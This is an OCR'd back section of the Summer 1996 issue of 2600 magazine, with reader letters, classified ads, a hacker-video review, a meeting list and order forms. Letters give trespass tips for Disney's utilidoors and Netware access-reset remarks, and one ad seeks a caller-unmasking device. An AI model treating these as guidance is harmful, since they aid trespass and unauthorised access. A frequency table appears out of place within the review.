NEED HELP to clear my credit reports. Please respond to M.D. Hall, P.O. Box 162, 5025 N. Central, Phoenix, AZ 85012.

PLEASE HELP CLEAN MY CREDIT REPORT. Reward. G. Pierre, 33 S. Broadway #312, Yonkers, NY 10701.

HELP WANTED. I live in England, our telephone system is British Telecom. I keep receiving malicious calls. I use the British version of caller identification device. They type in 141 to block their number from showing up on my caller display. I need either information or a gadget to trace the phone caller or to reveal or unblock their number. I will pay for any equipment, gadgets, and postage in U.S. funds. Please help. Send to: Lee J. Round, 25 Plawsworth Road, Sacriston, Co. Durham, DH7 6PD, England.

Bulletin Boards

ANARCHY ONLINE. A computer bulletin board resource for anarchists, survivalists, adventurers, investigators, researchers, computer hackers, and phone phreaks. Scheduled hacker chat meetings. Encrypted e-mail/file exchange. WWW: http://anarchy-online.com - telnet: anarchy-online.com - modem: (214) 289-8328.

ACCESS DENIED BBS (613) 226 5386, Info exchange for H/P/V/C subjects. Willing to exchange info with anyone. Need info on CID, ANI, and other "phreaking" utils. Send email to visible.daemon@eidetic.takeone.com.

Marketplace ads are free to subscribers! Send your ad to: 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label or photocopy. Ads may be edited or not printed at our discretion. Deadline for Summer issue: 5/31/96.

(continued from page 37)

Crippled 911

Dear *2600*:

I was at a Mosholu Woodlawn South Community Coalition meeting in the Bronx recently. The captain of the 52nd precinct told us that the precinct has a highly increased workload over the last month because they got new Caller ID. Now they have to send a car to respond to every aborted call that comes in, even every hang up call. Their caller ID identifies not only the caller phone number but the phone subscriber's name, address, and apartment number.

Ben Stock

It's actually not Caller ID that's causing this problem but, rather, the new Enhanced 911 system. Believe it or not, it's supposed to save time.

Disney Critique

Dear *2600*:

I can't believe how many inaccuracies there were in this article. As a former cast member at WDW I can tell you that the majority of "facts" listed in the article were gross errors. You really should check your articles before they are printed. Not doing so hurts the reputation of your publication.

Michele Warner

It sure would be helpful if you shared with us some of the inaccuracies. Fortunately, someone else did.

Dear *2600*:

I usually find that your mag has well researched, quality information and articles... until I read your Winter 95-96 issue. Don't get me wrong. It was all great, except for one article, "Infiltrating Disney" by Dr. Delam. I would urge the good doctor to quit taking the "Lysergic Acid Diethylamide" as he mentions at the end of the article... and begin checking his facts. Here are just a few minor corrections. WDW in general is not guarded by a moat. The Magic Kingdom is on one side, for a small area. The stupidest place to try and sneak in would be by Space Mountain because that is where there are not only the most guard stations, patrolling security cars, and cameras, but also the so-called moat. In addition, the tunnels are not underground, they are actually at ground level. WDW is built above ground level, and it does not go to each land... only four out of the seven, and I would hardly call it a ring at all. It does not even remotely resemble any standard shape. The second main point I would like to correct is about sneaking down into the "tunnels" (the correct name is utilidoors). It would be *very* stupid to go into the doors that Dr. Delam mentioned because this is one of the ones with the most traffic. It would be a lot smarter (although quite stupid to try and sneak down at all) to go down in the doors by Liberty Square behind the silversmith's shop in the Pocahontas Cove area. Very little traffic back there. Even if you did get down without anyone asking you questions, you very likely would not go more than 50 feet without being apprehended. The castmembers (not actors as the author said) do wear nametags, and you would be questioned very quickly... take this from someone who was escorted down numerous times by castmembers. The computer control room is nowhere near where Dr. Delam said it was and there is *no* security device like the one described on the door. A numerical keypad, yes, but a hand print reader?!?! *No!!!* Another fact that he got wrong was the job interview. These do not take place in any of the parks. These take place in the casting center, a rather large building by Pleasure Island. The only time you would get taken into the park would be after you are hired and that would be for training. Finally, there are a lot less surveillance cameras than people think and a lot *more* undercover security people. If anyone is interested in a real "hacking Disney" article, I was considering writing one detailing the workings of their *huge* VMB system in place at their resort. Anyone interested?

The Imagineer

No article that we have ever printed has resulted in such empassioned and emotional responses. We never cease to be amazed by the power of Disney.

An Edward A. Smith Theory

Dear *2600*:

In the Autumn 1995 issue letters column, pbixby writes of the AT&T cable ship "Edward A. Smith", with an editorial comment about its reserved exchange in the 500 area code. I'd like to speculate about the purpose of assigning the exchange to the ship. It seems logical to have a permanently assigned exchange that will follow the ship no matter where it goes. After all, won't the cable the ship lays need to be tested? If so, having a reserved exchange would be extremely convenient for this purpose. No matter where in the world the ship was operating, there would be a phone number that could be routed through the cable being laid, thus providing a ready-made test circuit. If this is true, it would be interesting to see what could be done by dialing numbers in the Edward A. Smith's exchange.

some guy

Cincinnati Bell Nightmare

Dear *2600*:

Recently I had two new phone lines added to my house, bringing me up to a total of four. But the phone company (Cincinnati Bell) had a few surprises for me when they added them. They told me that in order to add the new phone lines, they would have to come out and upgrade the wiring on my private lane because currently you could have no more than two lines per house. So

I agreed and all. I was coming home one day, and I found that my street looked like a level on Pac-Man. Different multi-colored symbols and arrows *everywhere*, orange, yellow and green. Sure, you see these things all the time on sidewalks, like maybe one "T-T" or a yellow arrow or something, but this was crazy. And not just on the street, I mean on everybody's lawns and porches too. No lawn on the street was left untouched. So I walk up to the guy doing this (who was armed with 3 or 4 cans of spray paint) and asked him what the hell he thought he was doing. He said that he was from the phone company and that he was just doing what they told him to do. I noticed that his van was not a telco truck, but rather an unmarked Chevrolet van. I figured that since it was the weekend he just drove over in his own van, no problem, so I didn't bother to ask. So a few days later Cincinnati Bell shows up to begin "work" in their marked vans. Four of them. They worked for a few weeks (once about every two or three days) and finally finished up and got the lines installed. But I asked him what the other guy was there for and they gave me the basic equivalent of "Duh, I dunno" and wouldn't listen to my complaints (nor those of the several neighbors who had their houses vandalized). So now my street is painted multi-colored, which hasn't faded at all in the many rains and several feet of snow we have had, thanks to our good friends at the phone company.

Mr iNSaNiTY

Sounds like your local TV news might have fun with this one.

Understanding the Hacker

Dear *2600*:

I'm a new reader to this cool magazine. I picked up a copy of *2600* at a store (Volume 12, number 4, Winter 95-96) and had to buy it. As I was reading it I came across the article "Understanding the Hacker" by Bootleg. I would like to say that I totally agree with everything it said. The greatest part was the idea of no more wars with guns, but with knowledge that hackers crave for and can't get enough of. Thank you Bootleg.

Sevangles (Seven Angles)

56K ISDN Link

Dear *2600*:

In your last issue (and on your web page) I was reading about the ordeal with PSInet. Well, I'm glad you got your money back and such, but I have a question: did you ever find a 56k data-over-voice ISDN provider? I have been desperately seeking one myself (I live in northern NJ). Please let me know if you found any.

I also just read more about Bernie S... the more and more I read about it, the more and more I can't believe that is *actually* happening. The things going on are *so* ludicrous the story just feels fictitious. They were prosecuting him for possession of the *Anarchist Cookbook*? Christ, you can go buy that at Walden Books or B. Dalton! How can the not-so-Secret wanna-be-Service get away with such a horrid event?

ThePawn

We had no problem finding another provider who helped us with 56k connectivity. Not all NYNEX lines can handle this but we knew that when we started the project. We suggest you ask local providers in your area if they support 56K ISDN data over voice and make sure they know exactly what you're talking about. And keep pushing for a flat rate ISDN service so we can just use 64K and not have to pay their ridiculous per-minute surcharge. Good luck.

Netware Nonsense

Dear *2600*:

I have for the most part been very impressed with the level of technical knowledge and creativity that I have found in *2600*. I always wait impatiently for the next issue to arrive at my local Borders Book Store.

Today is the first time I can honestly say that what I was reading was gibberish. I refer to the article titled "Hacking Netware" from the Winter 95-96 issue.

With all due respect to Trap, I would agree with his opening line "Reading through the book..." It would appear that Trap has done little else than that with regard to Netware. (We will not bother with the fact that Netware 3.11 is horribly outdated.)

The first half of the article is purely speculative: "What if I could dial in...." and "If I can get access to the backup account by going to work after hours...." types of fantasy. There are two Netware backup solutions that are the most prevalent.... Both are based on the server console which means that day to day operations *do not require* you to login to a workstation. Only when you desire to modify or add additional sessions is there a need to login, and that login account does not need any exceptional privileges to execute the management software.

There is no knowledge or experience showing here on the part of Trap.

Further statements such as "All information about where and when a specific login ID has logged in is recorded in the Bindery..." is just simply wrong. Login/out info is recorded in a file called NET$ACCT.DAT, and *only* if the accounting feature is enabled on the server. Do not mistake all NET$ files as Bindery files.

Also make note that the correct spelling is BINDERY not BINDARIES.

The second half of the article is partially right... the correct part is that Novell *will* ask for the name of the licensee. The wrong part is that they would ever give out a "back door" password. Anyone even remotely familiar with Netware should know that you can always re-enable the supervisor password at the console, or in the worst case by power cycling the server. (Not the preferred

method but Novell would rather have you do this than admit to having a back door into every Netware server.)

Another important thing to note is that not only will Netware report failed login attempts to a file, but also to the System Console (by default) with the Network ID (wire number) and ethernet card address. So be prepared to spoof IPX packets with Packet Signatures (something I would personally like to see).

Trap's article does make one point very clear to Novell CNA/CNE types though... people *do* think about how to break into Netware systems, however misinformed they may be. I would hope that before Novell Hack II comes out, that Trap gets some experience and *does his research!*

Gandolf

Words of Praise

Dear *2600*:

I just bought my first copy of your mag. Wow. Nice to know there are people out there who are actively defending the liberty that this country was founded upon - liberty that has since become corrupted by power-hungry feds.

Of course that's not the real reason I picked out your mag among the hundreds of glossy "commercialized" computer selections. It's nice to finally have a publication that isn't totally controlled by industry and political correctness.

What a thrill it was to open it up and find actual "paper" white pages filled with nothing but clear-cut information. I also appreciate your boldness concerning "controversial" issues such as phreaking and other so-called illegal activities. These laws against us "criminals" are nothing but the feds' way of protecting industry giants' profit margins - it is a travesty of free communication and liberty that there must be a group of people who are forced to break laws and be a secretive society all in the pursuit of knowledge.

The Cyber Hitchhiker

Words of Shame

We recently received this letter from a justifiably upset reader:

Dear *2600*:

The most recent Issue of *2600* contains an article entitled "Understanding Verifone Machines" attributed to "Dr. No" on the Verifone credit card authorization machine. (Volume 12, Number 4, Winter 1995-96, pps 22-24) Except for the first and last paragraph, this article is a verbatim duplication of an article I wrote and published, including ASCII diagrams, under my own name to alt.hackers in 1992 entitled "Credit Card Authorization Machines". My article was later published in Issue 03 of the e-zine *Informatik* (available at http://www.eff.org/pub/Publications/E-journals/CuD_and_hacker_zines/Inform/inform-3.gz and at other archives.)

I do not now go by, nor have I ever gone by, nor do I intend to go by the pseudonym "Dr. No". Furthermore, to the best of my knowledge, I have never conversed with anyone calling themselves "Dr. No".

My permission was neither sought nor obtained for the publication of this article in *2600*.

I hereby demand public apologies/retractions/corrections from those parties who perpetrated this fraud. I also request that these apologies appear as prominently as the plagiarized article in the next issue of *2600* magazine.

Emery W. Lapinski (ewl@panix.com)

We contacted the "author" of this article and got the following response:

emmanuel and the entire staff of *2600*:

i must admit that i, Dr. No, pitifully embarrassed myself and the magazine *2600* with this plagirized article. Why you might ask? hmm, that is tough. Who knows what goes on in a young persons head when such an easy thing can be done. I guess i wished i were in the spotlight... Although i did plagirize, i also did do research on this topic. I regret what i have done... i was not trying to take anything away from Emery W. Lapinski, but just try to spread knowledge (in a quite interesting way). So, i must apologize, officially to Emery W. Lapinski, *2600* Magizine, and the entire hacker/information seeker community for this fraudulent act, all i can say is that i was nieve and disrespectful... and i have no excuse. That is that.

Regretfully,
Dr. No

It's hard for us to imagine how someone could send in an article written by another person and claim it as theirs. With tens of thousands of readers around the world, the odds of getting away with it are pretty slim. In our 12 years of publishing, this is the first case of this that has come to our attention. Since it's not possible for us to know if an article has been lifted from somebody or someplace outside of the hacker world, we rely on the honesty of our writers and the vigilance of our readers. We're sorry this had to happen and we will do everything in our power to keep this kind of thing out of our pages.


Immortalize Yourself

Send your letters to:

2600 Editorial Dept.
P.O. Box 99
Middle Island, NY 11953-0099

PAPARAZZI HACKERS

HACKERS '95 by Phon-E and R.F. Burns • $34.95, $29 through web site, http://www.rockpile.com/~security/hackervid.html • Custom Video Production • 15 Lakeshore Drive • Middletown, NJ 07701 • $5 shipping outside U.S. • Pal/Secam $10 extra • Review by Blue Whale




Hackers '95 is not the first independently produced video depicting real hackers, but it may be one of the most accessible. Typically hacker videos are rarities that debut at hacker conventions to a select audience of peers, following which the videos promptly disappear for the five or so years needed for the statute of limitations to absolve everyone involved of anything they may be guilty of. Thus, one is not likely to find a video of hackers performing their craft at the local video store. But Phon-E & R.F. Burns offer their video direct to you—for a price.

Hackers '95 is divided into roughly six parts. Part one depicts two casual interviews (actually, more like monologues): one with former Legion of Doom member Chris Goggans (a.k.a. Erik Bloodaxe); the other with *2600* Editor-In-Chief Emmanuel Goldstein. Part two shows some interesting highlights from SummerCon95 in Atlanta. Part three continues with highlights from DefCon III in Las Vegas. Part four puts us in the driver's seat with a bona fide Motorola cellular phreaker. Part five is a discussion of "Area 51," a military base in Nevada where outer space aliens are known to frequent. Finally, part six is a press conference on "Operation Cybersnare."

If some or all of this sounds unfamiliar to you, don't be alarmed. Watching *Hackers '95*, one gets the impression that there are inside stories going on to which you may or may not be privy, depending I suppose on who you know and how much time you spend on IRC's #hack. *Hackers '95* has a definite "home video" feel to it, and one of the dangers inherent in commercializing such a video is that the subject matter may only be of interest to those who attended the various conventions or took part in the depicted events. Fortunately, *Hackers '95* includes a wide range of topics that should offer something for everyone.

Channel 6	43.96
Channel 7	44.12
Channel 8	44.16
Channel 9	44.18
Channel 10	44.20
Channel 11	44.32
Channel 12	44.36
Channel 13	44.40
Channel 14	44.46
Channel 15	44.48

The production quality of *Hackers '95* falls somewhere between your average high school orchestra recording and the public access television show *Kaleidoscope*; it's not bad; it's just not good. The fairest word I can think of to describe it is amateurish, only with endearing qualities. I don't want to be mean, it's just that the production quality can be frustrating at times, as when Chris Goggans repeatedly knocks his tie-clip microphone with his manic hand gesticulations, causing the automatic sound levels to fade out for critical seconds during his spiels. It is my sincere hope that the producers of this $35 video will take some of their loot and invest it into, say, a *real* microphone, or at least disable the automatic volume controls on their camera equipment.



2600 MEETINGS

NORTH AMERICA

Anchorage, AK

Diamond Center Food Court, smoking section, near payphones.

Ann Arbor, MI

Galleria on South University.

Atlanta

Lennox Food Court near the payphones by Cinnabon.

Baltimore

Baltimore Inner Harbor, Harborplace Food Court, Second Floor, across from the Newscenter. Payphone: (410) 547-9361.

Baton Rouge, LA

In The LSU Union Building, between the Tiger Pause and Swensen's Ice Cream, next to the payphones. Payphone numbers: (504) 387-9520, 9538, 9618, 9722, 9733, 9735.

Bloomington, MN

Mall of America, north side food court, across from Burger King and the bank of payphones that don't take incoming calls.

Boise, ID

Student Union building at Boise State University near payphones. Payphone numbers: (208) 342-9432, 9559, 9700, 9798.

Boston

Prudential Center Plaza, Terrace Food Court. Payphones: (617) 236-6582, 6583, 6584, 6585, try to bypass the carrier.

Buffalo

Eastern Hills Mall (Clarence) by lockers near food court.

Charlotte, NC

South Park Mall in the food court near the payphones.

Chicago

3rd Coast Cafe, 1260 North Dearborn.

Cincinnati

Kenwood Town Center, food court.

Cleveland

Coventry Arabica, Cleveland Heights, back room smoking section.

Columbia, SC

Richland Fashion Mall, 2nd level, food court, by the payphones in the smoking section. 6 pm.

Columbus, OH

City Center, lower level near the payphones.

Dallas

Mama's Pizza, northeast corner of Campbell Rd. and Preston Rd. in North Dallas, first floor of the two story strip section. 7 pm. Payphone: (214) 931-3850.

Houston

Food court under the stairs in Galleria 2, next to McDonalds.

Iowa City, IA

Fourth floor of Pappajohn Business Administration Building by the payphones near the Eleanor Birch conference room.

Kansas City

Food court at the Oak Park Mall in Overland Park, Kansas.

Los Angeles

Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924.

Louisville, KY

The Mall, St. Matthew's food court.

Madison, WI

Union South (227 S. Randall St.) on the main level by the payphones. Payphone numbers: (608) 251-9746, 9914, 9916, 9923.

Meriden, CT

Meriden Square Mall, Food Court. 6 pm.

Nashville

Bean Central Cafe, intersection of West End Ave. and 29th Ave. S. three blocks west of Vanderbilt campus.

New Orleans

Food Court of Lakeside Shopping Center by Cafe du Monde. Payphones: (504) 835-8769, 8778, and 8833 - good luck getting around the carrier.

New York City

Citicorp Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

Orlando, FL

Fashion Square Mall in the food court between Hovan Gourmet & Panda Express. Payphones: (407) 895-5238, 7373, 4648; 896-9708; 895-6044, 6055.

Ottawa, ONT (Canada)

Cafe Wim on Sussex, a block down from Rideau Street. 7 pm.

Philadelphia

30th Street Amtrak Station at 30th & Market, under the "Stairwell 7" sign. Payphones: (215) 222-9880, 9881, 9779, 9799, 9632; 387-9751.

Pittsburgh

Parkway Center Mall, south of downtown, on Route 279. In the food court. Payphones: (412) 928-9926, 9927, 9934.

Portland, OR

Lloyd Center Mall, second level at the food court.

Raleigh, NC

Crabtree Valley Mall, food court.

Rochester, NY

Marketplace Mall food court.

St. Louis

Galleria, Highway 40 and Brentwood, lower level, food court area, by the theaters.

Sacramento

Downtown Plaza food court, upstairs by the theatre. Payphones: (916) 442-9543, 9644 - bypass the carrier.

San Francisco

4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

Seattle

Washington State Convention Center, first floor.

Toronto, ONT (Canada)

Sheppard Centre, Food Court area (around Second Cup). 7 pm.

Vancouver, BC (Canada)

Pacific Centre Food Fair, one level down from street level by payphones, 4 pm to 7 pm.

Washington DC

Pentagon City Mall in the food court.

*****

AUSTRALIA, EUROPE, SOUTH AMERICA

Aberdeen, Scotland

Outside Marks & Spencers, next to the Grampian Transport kiosk.

Belo Horizonte, Brazil

Pelego's Bar at Assufeng, near the payphone. 6 pm.

Buenos Aires, Argentina

In the bar at San Jose 05.

Bristol, England

By the phones outside the Almshouse/Galleries, Merchant Street, Broadmead. Payphones: +44-117-9299011, 9294437. 6:45 pm.

London, England

Trocadero Shopping Center (near Picadilly Circus) next to VR machines. 7 pm to 8pm.

Manchester, England

The Flea and Firkin, Oxford Road.

Melbourne, Australia

Melbourne Central Shopping Centre at the Swanston Street entrance near the public phones.

Munich, Germany

Hauptbahnhof (Central Station), first floor, by Burger King and the payphones. (One stop on the S-Bahn from Hackerbruecke - Hackerbridge!) Birthplace of Hacker-Pschorr beer. Payphones: +49-89-591-835, +49-89-558-541, 542, 543, 544, 545.

Granada, Spain

At Pilar Del Toro Pub in Plaza Nueva near the Darro Bridget (Puente del Darro).


Halmstad, Sweden

At the end of the town square (Stora Torget), to the right of the bakery (Tre Hjartan). At the payphones.

All meetings take place on the first Friday of the month from approximately 5 pm to 8 pm local time unless otherwise noted. To start a meeting in your city, leave a message and phone number at (516) 751-2600 or send email to meetings@2600.com.

WE GIVE UP

OK. ENOUGH. WE'VE BROUGHT BACK THE BLUE BOX SHIRTS SO YOU CAN STOP COMPLAINING AND BITCHING. SO NOW THERE ARE TWO VERSIONS OF 2600 SHIRTS: THE BLUE BOX SCHEMATIC SHIRTS AND THE MICHELANGELO VIRUS SHIRTS. SAME OLD PRICE. $15 EACH, 2 FOR $26, AVAILABLE IN LARGE AND XTRA-LARGE. WHITE LETTERING ON BLACK BACKGROUND.



I'M A TRADITIONALIST. SEND ME AN OLD-FASHIONED BLUE BOX SHIRT. MY SIZE IS: ____

I WANT TO TRY SOMETHING NEW. SEND ME AN ELITE MICHELANGELO VIRUS SHIRT. MY SIZE IS: ____

❑ 1 shirt/$15 ❑ 2 shirts/$26

AND WHILE I HAVE YOUR ATTENTION, SEND ME:

INDIVIDUAL SUBSCRIPTION

❑ 1 year/$21 ❑ 2 years/$38 ❑ 3 years/$54

CORPORATE SUBSCRIPTION

❑ 1 year/$50 ❑ 2 years/$90 ❑ 3 years/$125

OVERSEAS SUBSCRIPTION

❑ 1 year, individual/$30 ❑ 1 year, corporate/$65

LIFETIME SUBSCRIPTION

❑ $260 (you will get *2600* for as long as you can stand it)
(also includes back issues from 1984, 1985, and 1986)

BACK ISSUES (invaluable reference material)

❑ 1984/$25 ❑ 1985/$25 ❑ 1986/$25 ❑ 1987/$25
❑ 1988/$25 ❑ 1989/$25 ❑ 1990/$25 ❑ 1991/$25
❑ 1992/$25 ❑ 1993/$25 ❑ 1994/$25 ❑ 1995/$25

(OVERSEAS: ADD $5 PER YEAR OF BACK ISSUES)

(individual back issues for 1988 to present are $6.25 each, $7.50 overseas)


Send orders to: 2600, PO Box 752, Middle Island, NY 11953

(Make sure you enclose your address!)

TOTAL AMOUNT ENCLOSED: ____

Payphones of the Planet

UKRAINE



A cheerful sight in Kiev.

Ed Fisher

MOLDOVA

An old phone that runs on Getones (16 per US dollar).

Tom Mele

TRANS DNEISTRE

A little-known breakaway republic between the Ukraine and Moldova.

Tom Mele

ROMANIA

The town of Suceava where, judging by the chains, there is a vandalism problem. Works on rare 20 lei coins which are worth about a penny.

Tom Mele


COME AND VISIT OUR WEB SITE AND SEE OUR VAST ARRAY OF PAYPHONE PHOTOS THAT WE'VE COMPILED - http://www.2600.com

2600

THE HACKER QUARTERLY

VOLUME THIRTEEN NUMBER TWO SUMMER 1996

$4.50 ($5.50 IN CANADA)



0 74470 83158 7 62

STAFF

Editor-In-Chief
Emmanuel Goldstein

Layout
Scott Skinner

Cover Design
Shawn West, D.A. Buchwald

Office Manager
Tampruf

"If we're going to live in this kind of world, we're going to have to link the intelligence world with law enforcement." - Senator Sam Nunn (D., Ga.) on a proposal to give the CIA power to begin domestic monitoring of U.S. citizens.

